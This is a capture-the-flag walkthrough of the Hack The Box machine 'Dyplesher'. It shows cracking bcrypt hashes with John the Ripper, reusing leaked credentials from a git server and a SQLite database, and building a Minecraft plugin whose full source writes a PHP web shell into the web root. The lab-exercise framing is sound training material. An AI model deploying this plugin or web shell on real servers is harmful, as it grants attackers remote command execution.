
SCREENSHOT EVIDENCE OF CRACKED HASH



```
root@kali:~/HTB/Boxes/Dyplesher# john --wordlist=/usr/share/wordlists/rockyou.txt hash2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mommy1           (?)
1g 0:00:00:08 DONE (2020-07-11 13:24) 0.1131g/s 57.01p/s 57.01c/s 57.01C/s pasaway..claire
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

I was able to sign into the git site using that password as the user felamos
LOGIN PAGE: http://test.dyplesher.htb:3000/user/login?redirect_to=


SCREENSHOT EVIDENCE OF SUCCESSFUL LOGON



After signing into the git site I was able to view a file called index.php which contained the clear text password for the user felamos I already discovered

SCREENSHOT EVIDENCE OF CLEAR TEXT PASSWORD

SITE: http://test.dyplesher.htb:3000/felamos/memcached/src/master/index.php



index.php 513 B

```
<HTML>
<BODY>
<h1>Add key and value to memcache<h1>
<FORM METHOD="GET" NAME="test" ACTION="">
<INPUT TYPE="text" NAME="add">
<INPUT TYPE="text" NAME="val">
<INPUT TYPE="submit" VALUE="Send">
</FORM>

<pre>
<?php
if($_GET['add'] != $_GET['val']){
        $m = new Memcached();
        $m->setOption(Memcached::OPT_BINARY_PROTOCOL, true);
        $m->setSaslAuthData("felamos", "zxcvbnm");
        $m->addServer('127.0.0.1', 11211);
        $m->add($_GET['add'], $_GET['val']);
        echo "Done!";
}
```


Now that I have access to the private git repos I downloaded repo.zip and extracted it

USER : felamos
PASS: mommy1

```
git clone http://dyplesher.htb:3000/felamos/gitlab.git
git clone http://dyplesher.htb:3000/felamos/memcached.git
```

I also downloaded repo.zip at http://test.dyplesher.htb:3000/felamos/gitlab/releases
DOWNLOAD REPO: http://test.dyplesher.htb:3000/attachments/a1b0e8bb-5843-4d5a-aff4-c7ee283e95f2

SCREENSHOT OF REPO CONTENTS



```
root@kali:~/HTB/Boxes/Dyplesher# unzip repo.zip
Archive:  repo.zip
   creating: repositories/
   creating: repositories/@hashed/
   creating: repositories/@hashed/4b/
   creating: repositories/@hashed/4b/22/
  inflating: repositories/@hashed/4b/22/4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacdabf8a.bundle
   creating: repositories/@hashed/4e/
   creating: repositories/@hashed/4e/07/
   creating: repositories/@hashed/4e/07/4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce/
  inflating: repositories/@hashed/4e/07/4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce.bundle
   creating: repositories/@hashed/6b/
   creating: repositories/@hashed/6b/86/
  inflating: repositories/@hashed/6b/86/6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b.bundle
   creating: repositories/@hashed/d4/
   creating: repositories/@hashed/d4/73/
  inflating: repositories/@hashed/d4/73/d4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35.bundle
```

repositories/@hashed/4b/22/4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacdabf8a.bundle
repositories/@hashed/4e/07/4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce.bundle
repositories/@hashed/6b/86/6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b.bundle
repositories/@hashed/d4/73/d4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35.bundle

To explore the contents of these archive files I did the following

Run the below commands on each repo


```
cd /root/HTB/Boxes/Dyplesher/repositories/@hashed/4b/22
git clone --mirror 4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacdabf8a.bundle repo1/.git
cd repo1/.git
git init
git checkout

cd /root/HTB/Boxes/Dyplesher/repositories/@hashed/4e/07
git clone --mirror 4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce.bundle repo2/.git
cd repo2/.git
git init
git checkout

cd /root/HTB/Boxes/Dyplesher/repositories/@hashed/6b/86/
git clone --mirror 6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b.bundle reop3/.git
cd repo3/.git
git init
git checkout

cd /root/HTB/Boxes/Dyplesher/repositories/@hashed/d4/73/
git clone --mirror d4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35.bundle repo4/.git/
cd repo4/.git
git init
git checkout
```

I did the above all manually. You can try doing them all at once with something like the below command

```
find . -type f | while read f; do p=echo ${f} | sed 's,.bundle,,'; n=$(basename $p); cd $(dirname ${p}) &&
git init && git pull ${n}.bundle; cd -; done
```

Inside the /root/HTB/Boxes/Dyplesher/repositories/@hashed/4e/07/repo2 is a file entitled users.db

SCREENSHOT EVIDENCE OF DISCOVERED users.db FILE




```
root@kali:~/HTB/Boxes/Dyplesher/repositories/@hashed/4e/07/repo/test1# la */*
 92K -rw-r--r-- 1 root root  92K Jul 12 13:52 plugins/LoginSecurity.jar
4.0K -rw-r--r-- 1 root root 1.1K Jul 12 13:52 python/pythonMqtt.py
4.0K -rw-r--r-- 1 root root  615 Jul 12 13:52 world/level.dat
4.0K -rw-r--r-- 1 root root  610 Jul 12 13:52 world/level.dat_mcr
4.0K -rw-r--r-- 1 root root  615 Jul 12 13:52 world/level.dat_old
4.0K -rw-r--r-- 1 root root    8 Jul 12 13:52 world/session.lock
4.0K -rw-r--r-- 1 root root  606 Jul 12 13:52 world_the_end/level.dat
4.0K -rw-r--r-- 1 root root  604 Jul 12 13:52 world_the_end/level.dat_old
4.0K -rw-r--r-- 1 root root    8 Jul 12 13:52 world_the_end/session.lock
4.0K -rw-r--r-- 1 root root   16 Jul 12 13:52 world_the_end/uid.dat
4.0K -rw-r--r-- 1 root root   16 Jul 12 13:52 world/uid.dat

plugins/LoginSecurity:
total 20K
4.0K drwxr-xr-x 2 root root 4.0K Jul 12 13:52 ./
4.0K drwxr-xr-x 4 root root 4.0K Jul 12 13:52 ../
4.0K -rw-r--r-- 1 root root   82 Jul 12 13:52 authList
4.0K -rw-r--r-- 1 root root  396 Jul 12 13:52 config.yml
4.0K -rw-r--r-- 1 root root 3.0K Jul 12 13:52 users.db
```

I used SQL Lite Browser to read the DB file
RESOURCE: https://sqlitebrowser.org/dl/

```
sqlitebrowser &
```

SCREENSHOT EVIDENCE OF EXPOSED USER INFO




	unique_user_id	password	encryption	ip
	Filter	Filter	Filter	Filter
1	18fb40a5c8d34f249bb8a689914fcac3	$2a$10$IRgHi7pBhb9K0QBQBOzOju0PyOZhBnK4yaWjeZYdeP6oyDvCo9vc6	7	/192.168.43.81

USER ID: 18fb40a5c8d34f249bb8a689914fcac3
HASH: $2a$10$IRgHi7pBhb9K0QBQBOzOju0PyOZhBnK4yaWjeZYdeP6oyDvCo9vc6
ENCRYPTION: 7
IP: 192.168.43.81

I was able to crack the hash with John

```
echo '$2a$10$IRgHi7pBhb9K0QBQBOzOju0PyOZhBnK4yaWjeZYdeP6oyDvCo9vc6' > dbhash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt dbhash.txt
# RESULTS
alexis1
```


SCREENSHOT EVIDENCE OF CRACKED PASSWORD



```
root@kali:~/HTB/Boxes/Dyplesher# john --wordlist=/usr/share/wordlists/rockyou.txt dbhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexis1          (?)
1g 0:00:00:07 DONE (2020-07-12 14:06) 0.1383g/s 224.0p/s 224.0c/s 224.0C/s alexis1..serena
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

I was able to use this password to access http://dyplesher.htb/login
USER: felamos@dyplesher.htb
PASS: alexis1

SCREENSHOT EVIDENCE OF SUCCESSFUL LOGIN



This appears to be a Minecraft server. I have the ability to upload plugsins at http://dyplesher.htb/home/add
To create a malicious plugin I used Maven to

the following steps need to be taken. Create 3 files in a directory called "minecraft_plugin"
- pom.xml
- main.java
- plugin.yml

CONTENTS OF pom.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
        xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://maven.apache.org/POM/4.0.0http://maven.apache.org/xsd/maven-4.0.0.xsd">
<modelVersion>4.0.0</modelVersion>

<groupId>htb.dyplesher</groupId>
<artifactId>minecraft_plugin</artifactId>
<version>1.0-SNAPSHOT</version>
<repositories>
        <repository>
                <id>spigotmc-repo</id>
                <url>https://hub.spigotmc.org/nexus/content/repositories/snapshots/</url>
        </repository>
</repositories>

<build>
        <plugins>
                <plugin>
                        <artifactId>maven-compiler-plugin</artifactId>
                        <configuration>
                                <source>1.7</source>
                                <target>1.7</target>
                        </configuration>
                </plugin>
        </plugins>
</build>

<dependencies>
        <dependency>
                <groupId>org.spigotmc</groupId>
                <artifactId>spigot-api</artifactId>
                <version>1.15.2-R0.1-SNAPSHOT</version>
                <scope>provided</scope>
        </dependency>
</dependencies>
</project>
```

CONTENTS OF main.java

```
package htb.dyplesher.minecraft_plugin;
import org.bukkit.plugin.java.JavaPlugin;
import java.io.IOException;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.nio.file.StandardOpenOption;

public class main extends JavaPlugin {
        @Override
        public void onDisable() {
                super.onDisable();
        }

        @Override
        public void onEnable() {
                final String PHP_CODE = "<?php system($_GET['cmd']); ?>";
                try {
                        Files.write(Paths.get("/var/www/html/c.php"), PHP_CODE.getBytes(),
StandardOpenOption.CREATE_NEW);
                } catch (IOException e) {
                        e.printStackTrace();
                }super.onEnable();
        }
}
```


CONTENTS OF plugin.yml

```
name: RunMe
version: 1.0.2
main: htb.dyplesher.minecraft_plugin.main
permissions: {}
```

Inside the directory containing the above files execute the below command to compile the jar


```
mkdir -p src/main/resources
mv plugin.yml src/main/resources/

mkdir -p src/main/java/htb/dyplesher/minecraft_plugin/
mv main.java src/main/java/htb/dyplesher/minecraft_plugin/

mvn package
```

SCREENSHOT EVIDENCE OF SUCCESSFUL BUILD

